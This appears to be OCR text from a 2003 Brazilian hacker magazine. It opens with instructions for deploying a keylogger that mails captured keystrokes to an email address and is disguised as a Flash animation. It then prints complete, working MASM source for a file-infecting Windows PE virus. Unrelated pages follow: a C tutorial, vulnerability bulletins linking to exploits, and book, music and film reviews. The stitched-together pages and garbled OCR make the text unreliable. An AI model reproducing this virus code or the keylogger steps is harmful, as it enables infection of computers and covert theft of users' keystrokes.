Certifique-se de que serão salvos na pasta system ou system32, conferindo a opção [SysDir] na coluna Directory. Se precisar mudar o diretório em que serão salvos, use a opção drag:



Use a opção Compile para que seja elaborado o pacote de programas, e este será salvo no diretório indicado anteriormente na opção Output Filename:



Quando executado o programa-pacote no computador alvo, acontecerá o seguinte:

1º: Será processado o programa que fizemos para preparar o terreno ao vírus (gravar o e-mail no registro do Windows e configurar a inicialização do sistema para carregar o vírus a partir do próximo boot);

2º: Os arquivos vírais (executável e dll) serão salvos no diretório que indicamos (system ou system32).

Dessa forma, no próximo boot do sistema, o vírus será iniciado juntamente com o Windows, capturará tudo o que for digitado, armazenando isso em um arquivo de texto que será remetido ao e-mail que indicamos. Vale a advertência: até a data em que finalizei esta matéria (18/06/2003) os programas antivirus ainda não detectavam o programa em pauta como vírus.

Agora pode ser enviado por e-mail como se fosse o executável de uma animação em Flash. Mas reitero, não use estas informações para fins ilícitos. Deixo meu e-mail à disposição dos leitores.

Exemplo de infecções víroficas em Windows

Como é programado um vírus - código-fonte comentado

Talvez este seja o primeiro código-fonte, de um vírus para Windows, publicado por uma revista no Brasil. E é com grande prazer que disponibilizo este vírus, totalmente funcional, através da revista H4CK3R.

Este vírus não causa nenhum tipo de estrago no micro e tem apenas a intenção de demonstrar como é o funcionamento de uma infecção. A infecção estará limitada a todos os arquivos notepad*.exe que estiverem no mesmo diretório do vírus, sendo, portanto, algo simples de ser controlado.

Para demonstrar seu funcionamento, crie apenas diversos arquivos notepad*.exe (notepad1.exe, notepad2.exe, etc.) no diretório em que está o vírus e execute-o. Qualquer arquivo EXE poderá ser utilizado, mas o nome deverá ser iniciado como "notepad", para diminuir as chances de problemas.

Deixo claro que não desenvolverei qualquer tipo de vacina, portanto execute-o por sua própria conta e risco apenas se tiver certeza de que saberá removê-lo depois.

A idéia era criar um vírus muito pequeno e que fosse muito compatível, ou seja, que permitisse contaminar a maioria dos arquivos EXE sem que ocorressem problemas ao serem executados. Para reduzir seu tamanho, utilizei uma técnica chamada de "API String CRC", utilizada pela primeira vez no vírus Win32.Parvo. Ela consiste em pesquisar por um determinado montante de bytes que se iguale exatamente a um cálculo feito com os nomes das APIs em nosso código, comparando seu CRC.

Outra técnica aproveitada foi desenvolvida pelo ElicZ, que tenta descobrir onde o kernel está carregado sem utilizar qualquer tipo de API.

A infecção é feita rapidamente, aproveitando a última seção do arquivo, fazendo com que não se tenha necessidade de criar novas seções, como faz a maioria dos vírus.

Após infectar um arquivo, o vírus ocupará somente 1.264 bytes, dependendo do alinhamento do arquivo. A infecção desviará o Entry Point para o código do vírus e retornará ao Entry Point original. Esta técnica é simples e é utilizada pela maioria dos vírus que infectam arquivos executáveis (tanto do DOS quanto do Windows).

Para evitar que um arquivo seja infectado mais de uma vez,

uma marca será colocada em seu cabeçalho "MARK" e checada quando o vírus tentar infectar o arquivo.

Para compilar o vírus, é necessário ter instalado o Macro Assembler versão 6 ou superior.

```
;---- Início do código-fonte -----
; virus.asm
; Exemplo de vírus NÃO DESTRUTIVO para
; Windows.
; Compatível com Windows 9x, Me, NT,
; 2000 e XP.
;
;
;
; Compilação:
;
; ml.exe /c /coff /Zp1 virus.asm
; link.exe /SUBSYSTEM:WINDOWS /
; SECTION:.text,EWR virus.obj
;
.486
.model flat, stdcall
option casemap:none

; Include's
INCLUDE
d:\prog\masm32\include\windows.inc
INCLUDE
d:\prog\masm32\include\kernel32.inc
INCLUDELIB
d:\prog\masm32\lib\kernel32.lib

; Definições:
._TAMANHO_VIRUS    equ      [ offset VIRUS_FIM
- offset VIRUS_INICIO ]
._MARCADOR_VIRUS   equ      'KRAM'

.CODE

Main:
; Windows 2000 precisa possuir pelo
menos uma função importada
; Usado somente em vírus de primeira
geração
    call GetVersion

VIRUS_INICIO:
    pushad
    call ObtemDelta

ObtemDelta:
    mov EBP, [ESP]
    add ESP, 4
    sub EBP, offset ObtemDelta
```

VÍRUS

```

; Obtém o Kernel Base
push [ESP + 020h]
call ObtemKernelBase
or EAX, EAX
jz EntryPoint
mov [EBP + dwKernelBase], EAX

; Obtém endereços da API
mov EDI, [EBP + dwKernelBase]
Kernel base
lea ESI, [EBP + offset
ObtemProcAddr] ; Endereço do
ObtemProcAddr
lea EDX, [EBP + offset _GlobalAlloc]
; Ponteiro da API
lea ECX, [EBP + offset
cCRCGlobalAlloc] ; Ponteiro para a API
string CRC

EnderecosAPILoop:
pushad
push [ECX]
push EDI
call ESI
mov [ESP + 01Ch], EAX
popad

mov [EDX], EAX
or EAX, EAX
jz EnderecosAPIFim

add EDX, 4
add ECX, 4
mov EAX, [ECX]
or EAX, EAX
jnz EnderecosAPILoop

mov EAX, 1

EnderecosAPIFim:
or EAX, EAX
jz EntryPoint

; Infecta arquivos
; Pesquisa o primeiro arquivo
lea ESI, [EBP + offset VIRUS_FIM]
assume ESI:PTR WIN32_FIND_DATA

push ESI
lea EAX, [EBP + offset
szMascaraArquivos]
push EAX
call [EBP + _FindFirstFile]

inc EAX
.IF ZERO?
    ret
.ENDIF
dec EAX

mov EDI, EAX
lea EAX, [ESI].cFileName

; Pesquisa por outras ocorrências
.WHILE TRUE
    call InfectaArquivo

    push ESI
    push EDI
    call [EBP + _FindNextFile]
    or EAX, EAX

    .IF ZERO?
        .BREAK
    .ENDIF

    lea EAX, [ESI].cFileName
.ENDW

; Finaliza
push EDI
call [EBP + _FindClose]

assume ESI:nothing

EntryPoint:
    mov EAX, [EBP +
dwEntryPointOriginal]
    or EAX, EAX

    .IF ZERO?
        popad
    ; Retorna ao Windows
        ret
    .ELSE
        mov [ESP + 01Ch], EAX
        popad
    ; Vai para o Entry Point original
        jmp EAX
.ENDIF

; Parâmetro1 - (DWORD) InícioPilha
; Retorna NULL em caso de erro
ObtemKernelBase:
    mov EDI, [ESP + 4]

; Inicia a pesquisa do kernel
and EDI, 0FFFF0000h

.WHILE TRUE
    .IF WORD PTR [EDI] ==
IMAGE_DOS_SIGNATURE
        mov ESI, EDI
        add ESI, [ESI + 03Ch]

        .IF DWORD PTR [ESI] ==
IMAGE_NT_SIGNATURE
            .BREAK
        .ENDIF
    .ENDIF

    sub EDI, 010000h

; Pesquisa mínima do kernel
    .IF EDI < 070000000h
        mov EDI, 0BFF70000h
        .BREAK
    .ENDIF

    xchg EAX, EDI
    ret 4

; Parâmetro1 - DLL base
; Parâmetro2 - Ponteiro para a API string
; Retorna endereço ou NULL em caso de erro
ObtemProcAddr:
    push EAX
    push 0

; Checa por assinatura PE
    mov ESI, [ESP + 0Ch]
    add ESI, [ESI + 03Ch]

    ; Tabela de exportação
    mov EDX, [ESI + 078h] ; Tabela Exportação
    add EDX, [ESP + 0Ch]

    assume EDX:PTR IMAGE_EXPORT_DIRECTORY

    mov EBX, [EDX].AddressOfNames
    add EBX, [ESP + 0Ch]
    xor ECX, ECX ; Índice

    .WHILE TRUE
        mov EAX, [EBX]

```

```

        add EAX, [ESP + 0Ch] ; DLL base
        pushad
        xor EDI, EDI ; CRC corrente
        xor ECX, ECX ; Índice
        mov ESI, EAX ; ESI = Ponteiro para a string
        xor EDX, EDX

StringCRCLoop:
    xor EAX, EAX
    lodsb
    or AL, AL
    jz StringCRCFim
    inc ECX
    mul ECX
    add EDI, EAX
    jmp StringCRCLoop

StringCRCFim:
; Multiplica o CRC com o tamanho da string
    xchg EAX, EDI
    mul ECX
    mov [ESP + 01Ch], EAX
    popad

    cmp EAX, [ESP + 010h] ; String CRC
    .IF ZERO?
        .BREAK
    .ENDIF

    add EBX, 4
    inc ECX

    .IF ECX == [EDX].NumberOfNames
        jmp Sair
    .ENDIF
    .ENDW

; Pesquisa pelo ordinal
    xchg EAX, ECX
    mov ESI,
[EDX].AddressOfNameOrdinals
    add ESI, [ESP + 0Ch]
    shl EAX, 1
    add EAX, ESI
    movzx ECX, WORD PTR [EAX] ; API
    ordinal

; Obtém endereço de uma API
    mov EDI, [EDX].AddressOfFunctions
    xchg EAX, ECX
    shl EAX, 2
    add EAX, [ESP + 0Ch]
    add EAX, EDI
    mov EAX, [EAX]
    add EAX, [ESP + 0Ch]
    jmp Finaliza

    assume EDX:nothing

Sair:
    xor EAX, EAX

Finaliza:
    pop EBX
    add ESP, 4
    ret 8

; EAX = Endereço do nome do arquivo
; Retorno:
; 0 = Infecção OK
InfectaArquivo:
    pushad

    push 0
    push FILE_ATTRIBUTE_NORMAL
    push OPEN_EXISTING
    push 0

        push FILE_SHARE_READ +
FILE_SHARE_WRITE
        push GENERIC_READ + GENERIC_WRITE
        push EAX
        call [EBP + _CreateFile]

        .IF EAX == INVALID_HANDLE_VALUE
            mov EAX, 1
            jmp FinalizaInfecao
        .ENDIF

        mov [EBP + hFile], EAX
        push 0
        push EAX
        call [EBP + _GetFileSize]
        or EAX, EAX

        .IF ZERO?
            mov EAX, 2
            jmp Finaliza
        .ENDIF

        mov [EBP + dwTamanhoArquivo], EAX

; Faz o alinhamento
        add EAX, 000001000h + _TAMANHO_VIRUS
        push EAX
        push GMEM_FIXED OR GMEM_ZEROINIT
        call [EBP + _GlobalAlloc]
        or EAX, EAX

        .IF ZERO?
            mov EAX, 3
            jmp Finaliza
        .ENDIF

        mov [EBP + pMem], EAX
        lea EAX, [EBP + offset VIRUS_FIM]
        push NULL
        push EAX
        push [EBP + dwTamanhoArquivo]
        push [EBP + pMem]
        push [EBP + hFile]
        call [EBP + _ReadFile]

; Checa a assinatura PE
        mov ESI, [EBP + pMem]
        cmp WORD PTR [ESI],
IMAGE_DOS_SIGNATURE

        .IF !ZERO?
            mov EAX, 4
            jmp Finaliza2
        .ENDIF

        add WORD PTR SI, [ESI + 03Ch] ; ESI =
NT Header
        cmp DWORD PTR [ESI],
IMAGE_NT_SIGNATURE

        .IF !ZERO?
            mov EAX, 4
            jmp Finaliza2
        .ENDIF

; Arquivo já infectado ?
        assume ESI:PTR IMAGE_NT_HEADERS

        .IF
[ESI].FileHeader.PointerToSymbolTable ==
_MARCADOR_VIRUS
            mov EAX, 5
            jmp Finaliza2
        .ENDIF

; Obtém a última seção
        mov EDI, ESI
        add EDI, 0F8h
        mouzx ECX,

```

TUTORIAL DE C

```

[ESI].FileHeader.NumberOfSections

.WHILE ECX != 1
    dec ECX
    add EDI, SIZEOF
IMAGE_SECTION_HEADER
.ENDW

assume EDI:PTR IMAGE_SECTION_HEADER
; EDI = Último Section Header

; Compatibiliza seção
    mov EAX, [EDI].Misc.VirtualSize
    or EAX, EAX

    .IF ZERO?
        mov EAX,
[ESI].OptionalHeader.SizeOfImage
        sub EAX, [EDI].VirtualAddress
        mov [EDI].Misc.VirtualSize, EAX
.ENDIF

; Copia o código do vírus
    mov EAX, [EDI].PointerToRawData
    add EAX, [EDI].SizeOfRawData
    add EAX, [EBP + pMem]
    mov EDX, EAX

    push ESI
    push EDI
    mov ECX, _TAMANHO_VIRUS
    lea ESI, [EBP + offset
VIRUS_INICIO]
    xchg EAX, EDI
    rep MOVSB
    pop EDI
    pop ESI

; Atualiza o NT Header
    mov
[ESI].OptionalHeader.FileAlignment,
0200h

; Imagebase
    add
[ESI].OptionalHeader.SizeOfImage,
000001000h

; Entry Point
    mov EAX, EDX
    add EAX, [ offset Constantes -
offset VIRUS_INICIO ]
    mov EBX,
[ESI].OptionalHeader.AddressOfEntryPoint
    add EBX,
[ESI].OptionalHeader.ImageBase
    mov ECX, EBX
    mov [EAX], EBX

    mov EAX, [EDI].VirtualAddress
    add EAX, [EDI].SizeOfRawData
    mov
[ESI].OptionalHeader.AddressOfEntryPoint,
EAX

; Faz a marcação
    mov
[ESI].FileHeader.PointerToSymbolTable,
_MARCADOR_VIRUS

    add [EDI].Misc.VirtualSize,
000001000h
    add [EDI].SizeOfRawData,
000000600h
    or [EDI].Characteristics,
0E0000000h ; R/W/X

; Grava o arquivo em disco

```

```

push FILE_BEGIN
push 0
push 0
push [EBP + hFile]
call [EBP + _SetFilePointer]

; Obtém o tamanho atual
    mov ECX, [EDI].PointerToRawData
    add ECX, [EDI].SizeOfRawData

; Grava
    push NULL
    lea EAX, [EBP + offset VIRUS_FIM]
    push EAX
    push ECX
    push [EBP + pMem]
    push [EBP + hFile]
    call [EBP + _WriteFile]

assume EDI:nothing
assume ESI:nothing

; OK
    xor EAX, EAX

Finaliza2:
    push [EBP + pMem]
    call [EBP + _GlobalFree]

Finaliza:
    push [EBP + hFile]
    call [EBP + _CloseHandle]

FinalizaInfeccao:
    popad
    ret

; Constantes
Constantes:
dwEntryPointOriginal dd 0
cCRCGlobalAlloc dd 000011D19h
cCRCGlobalFree dd 00000D584h
cCRCReadFile dd 0000060F8h
cCRCWriteFile dd 000009F27h
cCRCGetFileSize dd 0000120CBh
cCRCCreateFile dd 000010A5Dh
cCRCCloseHandle dd 000011E40h
cCRCSetFilePointer dd 00002592Eh
cCRCFindFirstFile dd 0000229C4h
cCRCFindNextFile dd 00001B98Fh
cCRCFindClose dd 00000A1AFh
dd 000000000h

szMascaraArquivos db
".\notepad*.exe", 0


dwKernelBase dd 0
dwTamanhoArquivo dd 0
pMem dd 0
hFile dd 0

_GlobalAlloc dd 0
_GlobalFree dd 0
_ReadFile dd 0
_WriteFile dd 0
_GetFileSize dd 0
_CreateFile dd 0
_CloseHandle dd 0
_SetFilePointer dd 0
_FindFirstFile dd 0
_FindNextFile dd 0
_FindClose dd 0

VIRUS_FIM:
end Main

----- Fim do código-fonte -----

```



Conheça as publicações da Digerati



DIGERATI
editorial

www.digerati.com.br

Tutorial de C para linux

Um pouco sobre Programação Estruturada e Controle de Programas

Por Antonio Marcelo
amarcelo@plebe.com.br

Introdução

Na nossa primeira lição demos uma olhada inicial no C para Linux, com algumas facetas importantes na programação e no processo de compilação. Nesta nova lição nos aprofundaremos mais na programação estruturada, explorando mais um pouco as condições (if, else) e introduziremos o controle de programas, recurso muito importante quando queremos criar controles especiais de repetições de operações. Estes recursos abrirão cada vez mais nosso horizonte, trazendo assim maiores possibilidades para nossos projetos.

Um pouco mais sobre o IF

Na última lição fizemos alguns exemplos utilizando o if (se), um controle de condições para que possamos controlar determinadas situações. Vamos analisar o programa abaixo:

```
#include <stdio.h>
main()
{
    int nota;
    printf("Entre com a nota do aluno : ");
    scanf("%d", &nota);

    if (nota <= 5)
        printf("Recuperacao !!!!!\n");
    if (nota >= 5.1)
        printf("aprovado !\n");
    return 0;
}
```

No programa acima temos duas condições: se o aluno tem média maior ou igual a 5, ele vai para a recuperação; e se tem média maior ou igual a 5.1, ele é aprovado. Isso demonstra a flexibilidade da cláusula if.

Condicionando as coisas

Muita gente gosta de utilizar uma estrutura de controle muito importante em seus programas: o DO e o WHILE. Estes comandos fazem com que façamos alguma coisa até atingirmos uma determinada condição. Vamos ver o programa abaixo:

```
#include <stdio.h>
main()
{
    int contador=1;
    do {
        printf("%d ", contador);
    }
    while (++contador <=15);
    printf("\n");
    return 0;
}
```

Salve-o como *conta.c* e vamos compilá-lo conforme o comando abaixo:

```
gcc -o conta conta.c
Para executá-lo, digite:
./conta
```

A resposta será a seguinte:

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
```

O programa é de uma simplicidade enorme; o que ele faz inicialmente eu declaro uma variável chamada contador, com valor igual a 1. Em seguida, mando o programa imprimir a variável contador incrementando a mesma de 1 (++contador é equivalente a contador == contador+1). Em seguida, faço um teste com o while, no qual o contador é impresso até chegar a 15 (++contador <=15), para a operação ser terminada.

Contando de outra maneira:

Vamos agora apresentar o FOR, que tem como função controlar as repetições. Sua estrutura funciona da seguinte maneira:

```
#include <stdio.h>
main()
{
    int contador;
    for (contador = 1; contador
<=15; contador++)
        printf("%d\n", contador);
    return 0;
}
```

Esse programa conta de 1 a 15, incrementando de 1 em 1. Salve-o como *conta2.c* e compile-o em seguida. Depois disso, digite e compile o programa abaixo e veja o que ele faz:

```
#include <stdio.h>
main()
{
    int contador;
    for (contador = 1; contador
<=15; contador=contador+2)
        printf("%d\n", contador);
    return 0;
}
```

Parando e continuando:

Existem ainda duas instruções interessantes para controle: a Break e a Continue. Vamos ver um exemplo interessante abaixo:

```
#include <stdio.h> ..
main()
{
    int contador;
    for (contador = 1; contador
<=15; contador++)
        if (contador==4)
            break;
        printf("%d", contador);
    printf("\nParou com o valor
== %d\n", contador);
    return 0;
}
```

Repare que no meio do for existe um teste. Se o contador for igual ao valor 4, ele irá parar a execução do programa, o que representa uma parada forçada. Salve-o como *para.c*, compile-o e execute-o, para ver o que ocorre.

Em seguida iremos utilizar o comando continue. Vamos ver o próximo exemplo:

```
#include <stdio.h>
main()
{
    int contador;
    for (contador = 1; contador
<=15; contador++)
        if (contador==4)
            continue;
        printf("%d", contador);
    printf("\nPassou o valor ==
%d\n", contador);
    return 0;
}
```

O que irá ocorrer? O programa irá imprimir normalmente os valores, só que passará pelo valor 4 sem o imprimir. Agora vamos ver este programa abaixo, que será o nosso exemplo maior. Salve-o como *media.c*.

```

#include <stdio.h>
main()
{
    int alunos, contador=1, nota,
    aprovados=0, reprovados=0;

    printf("Entre com o numero de alunos : ");
    scanf("%d", &alunos);
    do {
        printf("Entre com a nota do aluno : ");
        scanf("%d", &nota);
        if (nota <= 50){
            printf("Reprovado !!!!!\n");
            reprovados++;
        }

        if (nota >= 51) {
            printf("Aprovado\n");
            aprovados++;
        }
    }
    while (++contador <= alunos);
    printf("Alunos aprovados : %d\n", aprovados);
    printf("Alunos reprovados : %d\n", reprovados);
    return 0;
}

```

Vamos comentar o programa acima, que representa a junção de nossos dois temas aqui expostos. Inicialmente declaramos várias variáveis para nosso controle, sendo a mais importante a do contador, que servirá como elemento de controle principal do programa - ela será incrementada toda vez que uma nota for inserida para um aluno. Depois criamos um acumulador para os alunos aprovados e reprovados, que é incrementado toda vez que uma nota que obedeça aos critérios de aprovação ou reprovação seja inserida. O programa só termina quando o contador é igual ou maior ao número de alunos inseridos. Compile-o e execute-o. Veja só o que ele faz.

Nota importante!

Muita gente se confunde em um ponto nesses exemplos mencionados: a diferença entre o “=” e o “==”. Vários livros apontam esse erro como um dos clássicos na programação em C. No primeiro caso, estamos dizendo que a variável recebe o valor estipulado, ou seja, em A=5, quer dizer que a variável A vale 5. No segundo caso, A==5, estamos comparando se A é igual a 5. Lembre-se bem, pois mais tarde isso fará muita diferença!

Exercícios propostos:

Com esta aula, propomos o seguinte:

- Faça um programa que leia a nota de três alunos e calcule a média geral, e diga se os mesmos estão aprovados ou reprovados. A média mínima para passar é 6.
- Faça um programa que conte de 1 ao número que o usuário inserir e apresente somente os números pares.
- Faça um programa em C que leia um número e imprima o número de caracteres “#” equivalentes. Por exemplo, se ele digitar 5, deverá imprimir 5 #.

Na nossa próxima lição falaremos sobre funções. Até lá !

Antonio Marcelo é especialista de segurança e autor de diversos livros no Brasil de Linux, como Firewalls em Linux, Linux: Ferramentas anti-hackers, Squid: Guia de Administração Rápida, entre outros publicados pela editora Brasport. Já executou vários projetos de consultoria em segurança em órgãos governamentais do Brasil, além de ser um pesquisador independente e também CEO da Gurgel e Fonseca Consultores Associados, empresa brasileira de conectividade e segurança. Atualmente é também idealizador e mantenedor do projeto Honeypot-BR (<http://www.honeypot.com.br>). Pode ser encontrado no endereço <http://www.plebe.com.br>. Dúvidas e críticas sobre este artigo podem ser enviadas para amarcelo@plebe.com.br.

TechBu

PHPBB Admin_Styles.PHP Theme_Info.CFG File Include Vulnerability

phpBB é um projeto open source baseado no PHP que visa à facilidade. É uma boa interface para administração e criação de web sites e bancos de dados na Internet. O mesmo pode ser implementado e utilizado com banco de dados como MySQL, MS-SQL, PostgreSQL e Access/ODBC, entre outros.

O phpBB, assim como outro famoso portal baseado no PHP - o PHP-Nuke - já vem há algum tempo apresentando diversos bugs relacionados a versões anteriores que já foram corrigidas, porém, se você utiliza o phpBB, seja como forum, seja com uma comunidade de usuários, fique atento, pois o software foi e é considerado instável. Quase sempre aparecem novos bugs em scripts internos do mesmo, no caso, estaremos mostrando um dos últimos alertas de segurança no portal open source, phpbb.

O bug nada mais é do que um script "theme_info.cfg" o qual pode ser editado e utilizado localmente pelo usuário mal-intencionado para implementar no arquivo códigos maliciosos a serem executados.

Exploit:

<http://www.securityfocus.com/data/vulnerabilities/exploits/phpbbexp.c>

Versões afetadas:

phpBB Group phpBB 2.0.0
phpBB Group phpBB 2.0.1

phpBB Group phpBB 2.0.2
phpBB Group phpBB 2.0.3
phpBB Group phpBB 2.0.4

Solução:

<http://www.phpbb.com/phpBB/viewtopic.php?t=113826>

Créditos:

Gerben van der Lubbe

gerben_van_der_lubbe@hotmail.com

> Microsoft Media Player 9 Unauthorized Media Library Access Vulnerability

O Microsoft Media Player 9 é a atualização mais recente da série do Windows Media Player que reproduz arquivos multimídia locais ou via Internet.

Os formatos suportados pelo software são: Real Audio, Real Video, MPEG 2, MPEG 3 (MP3), WAV, AVI, MIDI, MOV, VOD, AU e QuickTime utilizando largura de banda de 2.4 Kbps até 8 Mbps. Praticamente todas as versões do Windows já vêm com o software, assim como o Internet Explorer.

A vulnerabilidade consiste no acesso não autorizado de um usuário mal-intencionado a uma biblioteca do software. Esse acesso existe devido à validação insuficiente dos pedidos feitos ao controle ActiveX para utilizar a biblioteca. A exploração bem-sucedida resultaria em um ataque em que, por meio do bug, o usuário mal-intencionado poderia modificar e lançar novas variáveis na biblioteca.

Bugs

Fique por dentro das últimas falhas de segurança

Exploit:

Não divulgado

Versões afetadas:

Microsoft Windows Media Player 9.0
+ Microsoft Windows Server 2003 Datacenter Edition
+ Microsoft Windows Server 2003 Datacenter Edition 64-bit
+ Microsoft Windows Server 2003 Enterprise Edition
+ Microsoft Windows Server 2003 Enterprise Edition 64-bit
+ Microsoft Windows Server 2003 Standard Edition
+ Microsoft Windows Server 2003 Web Edition

Solução:

A Microsoft já publicou o patch para o bug:

Microsoft Patch Q819639

<http://microsoft.com/downloads/details.aspx?FamilyId=36814221-8194-4492-BB29-94DB3D4CB682&displaylang=en>

Windows Media Player 9 Series for Windows 98/98SE/Me
Windows 2000 SP2; SP3; SP4 Windows XP; SP1

Microsoft Patch Q819639

<http://microsoft.com/downloads/details.aspx?FamilyId=82CD6192-15D8-4E28-9B14-F9B78FF01D8A&displaylang=en>

Windows Media Player 9 Series on Windows Server 2003

Créditos:

Jelmer

> **Gkrellmd Remote Buffer Overflow Vulnerability**

Gkrellmd é um utilitário muito empregado no Linux que mostra informações do sistema e mapa discos, CPU, conexões de redes, memória e swap utilizadas automaticamente, sendo um ótimo monitor de sistema.

A vulnerabilidade consiste em um buffer overflow devido a uma falta de verificação dos limites de dados executados e baseados em redes. Se os dados excederem o tamanho máximo suportado e reservado pela memória, o software entra em colapso, causando a corrupção da memória arbitrária e, assim, um buffer overflow.

Exploit:

<http://downloads.securityfocus.com/vulnerabilities/exploits/gkrellmcrash.pl>

<http://downloads.securityfocus.com/vulnerabilities/exploits/DSR-geekrellm.pl>

Versões afetadas:

GKrellM GKrellM 2.1.13

Solução:

Inicialmente, não parece haver um patch para o bug. Devemos aguardar o desenvolvedor disponibilizar um patch para a versão afetada.

Créditos:

dodo

dodo@darkwired.ath.cx


A BOMBA, DE FRANK HARRIS

Por Marcelo Barbão

"Land of opportunity." Foi assim que a imprensa e a burguesia dos EUA venderam seu país por séculos. Repetiram tanto que alguns menos espertos caíram nessa armadilha e a regurgitam de forma acrítica. E não importa em que acreditamos, o fato é que os estrangeiros, quando chegam ao país acolhedor do norte, são tratados de forma igual aos nativos. Bom, pode até ser verdade se você for um milionário como Rupert Murdoch. Qualquer coisa que eu colocar aqui será contestada como "papo de esquerdista", portanto vou me abster de opinar e passar a palavra para Frank Harris, escritor irlandês que migrou para os EUA em 1869.

Lá ele retratou a vida dos imigrantes pobres que chegavam aos milhões aos EUA no final do século 19 e eram explorados de forma brutal pela indústria e pela construção civil. Muitas vezes, sem saberem direito o idioma, eram presas fáceis e dirigidos aos piores trabalhos, como Harris descreve quando sua personagem, o trabalhador alemão Rudolph Schnaubelt, começa a trabalhar nas fundações da ponte do Brooklyn.

Era um momento de forte agitação social em todo o mundo. Liderados por anarquistas e socialistas, os trabalhadores lutavam por melhores condições de trabalho. Com o aumento das lutas dos trabalhadores, com greves e confrontos, os patrões foram tomando medidas cada vez mais brutais. O centro de toda essa agitação era Chicago, para onde o alemão se dirige



A bomba
Frank Harris
Editora Conrad

depois de ter conseguido firmar-se como jornalista em Nova York. É na cidade dos ventos que ele conhece o carismático líder anarquista Louis Lingg, tornando-se seu amigo e seguidor. É assim que Lingg inclui Schnaubelt no plano que vem organizando há um certo tempo: revidar à violência policial com uma reação de igual força e tamanho. Com uma bomba nas mãos, o jornalista se dirige à reunião na praça Haymarket, que ficou famosa depois deste evento. O clima na cidade já estava pesado por causa da atuação da polícia alguns dias antes. Para impedir a violência, o próprio prefeito de Chicago participa do ato, mas sua saída da praça antes do final serviu como um sinal para que a polícia avançasse sobre a multidão que se dispersava aos poucos por causa da chuva.


Foi aí que a ação de Schnaubelt causou a morte de sete policiais, deixou outros 70 feridos e desencadeou uma violenta repressão que levou à prisão os principais dirigentes do movimento operário da cidade. Depois de um julgamento rápido e injusto, Albert Parsons, August Spies, Adolf Fischer e George Engel foram enforcados em 1887. Louis Lingg cometeu suicídio na prisão, explodindo uma banana de dinamite na sua boca. Já Oscar Neebe, Samuel Fielden e Michael Schwab foram condenados à prisão perpétua.

O livro de Frank Harris causou muitos questionamentos quando publicado pela primeira vez, em 1909. Chegou-se a pensar que Harris tivesse sido o verdadeiro homem-bomba.

O dia 1º de maio transformou-se, então, numa data internacional que simboliza a luta dos trabalhadores por melhores condições de trabalho.

CÓLERA LANÇA NOVO DISCO

Depois de seis anos sem gravar, banda volta com material novo



Se há um estilo de música verdadeiramente comprometido com o underground e com a simplicidade, esse estilo é o punk. Desde que surgiu, até hoje, o punk não só se manteve vivo e influenciando gerações, como permanece com os mesmos ideais, com músicos que não se vendem para o mercado.

E, se estamos falando de punk, temos que falar logo do original. O Córnera é a banda que deu início ao estilo no Brasil, e ajudou a fazer do País um imenso celeiro de grupos do gênero. Até João Gordo deve tudo o que conseguiu na carreira aos seus ídolos de começo de carreira.

Agora, com 23 anos de carreira, a banda está lançando um novo disco, *Deixe a Terra em paz*, depois de seis anos sem gravar. Ativa como nunca, não tem espaço em rádio nem na MTV, mas não cansa de tocar nas casas que prestigiam esse tipo de som.

Quem quiser conferir, é só procurar por eles, e não esperar por anúncios de página inteira nos jornais. Clássicos como "Dia e Noite, Noite e Dia", "Hei" e "Missão Libertar" merecem o esforço.

O que fazer? Fugir do cinema...

É o melhor, para quem assistir a este filme

A propaganda é mesmo uma ciência desrespeitável. Hoje em dia, é muito comum irmos ao cinema ver um filme simplesmente porque simpatizamos com o trailer, peça publicitária sempre de alta qualidade técnica, produzida com tanto ou mais cuidado que o próprio filme.

Foi o que aconteceu com *O que fazer em caso de incêndio*, exibido nas telas de algumas salas do País. Era pra ser um filme sobre anarquia e política, cheio de ironia. Mas acabou sendo uma mera seqüência de ação, com cenas de comédia bem medianas e direção de videoclipe, daqueles bem ruinzinhos feitos pra promover a última boys band do momento. O pior é que o filme tinha uma idéia interessante: a adaptação das pessoas ao capitalismo, com o decorrer da vida, depois de saírem da adolescência.



O filme até fala muito sobre isso, mas se deixa levar pelos clichês. E o pior: é totalmente vendido. Como aceitar como sério um filme feito sobre a anarquia e que coloca em cena todo tipo de merchandising da Sony (com direito a performance especial do cachorro-robô Aibo)?

Realmente, não dá. De qualquer forma, dá pra se identificar com certas pessoas que se dizem de esquerda e que

na verdade ajudam a alimentar diariamente, com seu trabalho duro, as engrenagens capitalistas. Procure, você deve conhecer alguém assim.

Mas, voltando ao filme, se tiver a coragem de ver, repare na pieguice da cena final. E alguém me responda: a mãe abandonou mesmo os seus filhos para fugir? Eu é que pretendo fugir. Mas do cinema, quando houver filmes como este em cartaz.

Já JOGOU POSTAL 2?

Jogue e saiba o quanto um jogo pode ser sem noção!

